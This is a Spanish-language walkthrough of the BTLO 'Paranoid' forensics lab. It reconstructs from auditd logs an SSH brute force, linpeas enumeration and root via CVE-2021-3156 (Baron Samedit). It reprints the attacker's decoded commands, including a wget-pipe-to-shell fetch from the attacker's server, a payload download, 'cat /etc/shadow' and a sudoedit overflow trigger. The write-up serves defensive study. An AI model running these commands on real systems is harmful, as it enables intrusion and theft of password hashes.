BLUE TEAM LABS ONLINE
Powered by Security Blue Team

RESOLUCIÓN DE LABORATORIO

Lab: Paranoid (BTLO)

Análisis forense de logs auditd para reconstruir un ataque de fuerza bruta SSH seguido de escalada de privilegios mediante CVE-2021-3156 (Baron Samedit), usando Linux CLI y CyberChef para decodificar la actividad completa del atacante.

Escenario:

I'm not paranoid, you are.


Herramientas utilizadas:


- Linux CLI
- Cyberchef

P1: What account was compromised?

R: btlo


Como prueba forense se tiene un log auditd (Audit Daemon) que recolectó los datos a nivel kernel de un equipo Linux el día 04 de octubre del 2021 desde las 19:22:07 horas a las 19:28:06 horas registrado en el tipo de log DAEMON_START y DAEMON_END.





Se realizó un conteo de los tipos de registro presentes. Como resultado se visualiza algunos indicadores sospechosos:

- 15 CONFIG_NAME: Modificación de la configuración del sistema de auditoría. Dependiendo del contexto u hora podría ser altamente sospechoso
- 10783 EXECVE, 16477 PROCTITLE, 12802 CWD, 16478 SYSCALL y 23582 PATH: Este grupo de tipos que trazan la acción, objetivo, proveniencia, no repudio, permisos y si tuvo éxito; presentan una gran cantidad de registros en un lapso de aproximadamente 6 minutos lo que resulta altamente sospechoso.
- 88 USER_LOGIN: Se visualiza una gran cantidad de intentos de inicio de sesión.



Entonces, para determinar que usuario fue comprometido se filtraron los registros USER_LOGIN donde se encontraron 87 intentos de inicio de sesión fallidos y un inicio de sesión exitoso en un lapso de 35 segundos.









Como se observa, los intentos de inicio de sesión mediante sshd provienen de la dirección IP 192.168.4.155 y el valor de auid=4294967295 representa acciones de un usuario no logueado (unset), es decir, el atacante no tiene privilegios asignados sino privilegios por defecto (mínimo).

Este comportamiento es característico de un ataque de fuerza bruta dirigido a la cuenta de usuario ‘btlo’ (acct=”btlo”).



Debido a que, una vez se inicia sesión exitosamente, el sistema asignará el auid=1001 en lugar del nombre de cuenta ‘btlo’, se puede confirmar realizando un seguimiento de la sesión (ses=49).



Al filtrar los tipos de registro USER_AUTH y USER_ACCT, se confirma el usuario comprometido ‘btlo’. Además, se determinó que elevó sus privilegios a sudo exitosamente.

P2: What attack type was used to gain initial access?

R: brute force

Como se visualizó anteriormente, el número de intentos de inicio de sesión (88) en un corto periodo de tiempo (35 segundos) representa un ataque de fuerza bruta.

P3: What is the attacker's IP address?

R: 192.168.4.155


Los intentos de inicio de sesión atribuidos al ataque de fuerza bruta provienen de la dirección IP 192.168.4.155.




P4: What tool was used to perform system enumeration?

R: linpeas

Como se observó anteriormente, la sesión de autenticación que logró el atacante mediante fuerza bruta fue asignada al número 49 (ses=49). Por lo tanto, se realizó un reconocimiento de que tipo de acciones estuvieron presentes en esta sesión.



En el resultado se muestra evidencia importante, como punto de partida se inspeccionaron los 21 eventos TTY que capturan las pulsaciones de teclado en la terminal.



Los eventos TTY codifican las pulsaciones en hexadecimal para reducir el consumo de memoria, por lo tanto, se utilizó cyberchef para trazar los comandos ejecutados en orden.

```
hostname
whoami
ls
sudo -l

wget -O - http://192.168.4.155:8000/linpeas.sh | sh
lsb_release -a
sudo -V
wget http://192.168.4.155:8000/evil.tar.gz
ls
tar zxvf evil.tar.gz
cd evil
ls
make
./evil 0
whoami
rm -rf /home/btlo/evil
rm  /home/btlo/evil.tar.gz
cat /etc/shadow
exit
```

Inicialmente, el atacante realizó un reconocimiento de usuario, servidor y los comandos permitidos mediante sudo. Luego, el atacante descargó la herramienta Linpeas desde el servidor 192[.]168[.]4[.]155 en el puerto 8000. Esta herramienta fue diseñada para la auditoría, pero utilizada ampliamente por atacantes para

realizar una enumeración de rutas y directorios de un sistema Linux para detectar malas configuraciones que permiten escalar privilegios.

P5: What is the name of the binary and pid used to gain root?

R: evil, 829992

El atacante tras encontrar la vulnerabilidad mediante Linpeas, descargó el segundo payload de nombre 'evil.tar.gz' desde el mismo servidor. Posteriormente, descomprimió y ejecutó el exploit (./evil 0) y ejecutó whoami para confirmar la escalada de privilegios a root.

```
wget -O - http://192.168.4.155:8000/linpeas.sh | sh
lsb_release -a
sudo -V
wget http://192.168.4.155:8000/evil.tar.gz
ls
tar zxvf evil.tar.gz
cd evil
ls
make
./evil 0
whoami
```

Esta escalada de privilegios se puede confirmar en el valor asignado al parámetro pid y uid. Tras la ejecución del exploit bajo el pid 809662 y uid 1001 (usuario estándar), se generó un nuevo proceso bajo el pid 829992, con el cambio a uid 0 (usuario root), confirmando la escalada de privilegios exitosa.

```
type=TTY msg=audit(1633393630.325:481020): tty pid=809662 uid=1001 auid=1001 ses=49 major=136 minor=1 comm="sh" data=2E2F65766
96C20300A
type=TTY msg=audit(1633393637.992:481039): tty pid=829992 uid=0 auid=1001 ses=49 major=136 minor=1 comm="sh" data=77686F616D69
0A
```

P6: What CVE was exploited to gain root access? (Do your research!)

R:

Para determinar que CVE fue explotada se visualizaron los logs entre la ejecución del binario (./evil 0) y la validación de elevación de privilegios (whoami) para verificar en detalle la técnica.

Tras la ejecución del exploit, se identificó la invocación de 'sudoedit' bajo el proceso 'evil' con argumentos que contienen cadenas largas de A's y B's, dicho

comportamiento es una firma de un exploit de buffer overflow, donde se rellena deliberadamente la memoria con patrones repetitivos para sobrescribir los punteros de retorno y así ejecutar código arbitrario con privilegios elevados.

```
type=EXECVE msg=audit(1633393637.968:481022): argc=5 a0="sudoedit" a1="-s" a2
="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\" a3="\" a4
="BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB\"
```

El patrón específico 'sudoedit -s' con argumentos largos causando overflow y tras una investigación, se determinó que dicha firma es atribuida al exploit Baron Samedit (CVE-2021-3156).

CVE-2021-3156: Heap-Based Buffer Overflow in Sudo (Baron Samedit)

Consequently, if we execute "sudoedit -s", then we set both MODE_EDIT and MODE_SHELL (but not MODE_RUN), we avoid the escape code, reach the vulnerable code, and overflow the heap-based buffer "user_args" through a command-line argument that ends with a single backslash character:

```
----------------------------------------------------------------------
sudoedit -s '\' `perl -e 'print "A" x 65536'`
malloc(): corrupted top size
Aborted (core dumped)
----------------------------------------------------------------------
```

P7: What type of vulnerability is this?

R: Heap-Based Buffer Overflow

Según la documentación de NIST de este exploit, la vulnerabilidad presente es Sudo Heap-Based Buffer Overflow Vulnerability.

This CVE is in CISA's Known Exploited Vulnerabilities Catalog

Reference CISA's BOD 22-01 and Known Exploited Vulnerabilities Catalog for further guidance and requirements.

Vulnerability Name	Date Added	Due Date	Required Action
Sudo Heap-Based Buffer Overflow Vulnerability	April 06, 2022	April 27, 2022	Apply updates per vendor instructions.

P8: What file was exfiltrated once root was gained?

R: /etc/shadow

Una vez que el atacante obtuvo privilegios root, realizó una limpieza del directorio y el binario ejecutado (evil). Finalmente, accedió al contenido de /etc/shadow (archivo que contiene los hashes de contraseñas de todos los usuarios del sistema) mediante el comando cat, siendo este el objetivo final de la intrusión. Cabe precisar que, en el log analizado, no se identificó una transferencia de red saliente de dicho contenido fuera del sistema; el archivo fue únicamente visualizado en la terminal de la sesión del atacante (ses=49).

```
whoami
rm -rf /home/btlo/evil
rm  /home/btlo/evil.tar.gz
cat /etc/shadow
exit
```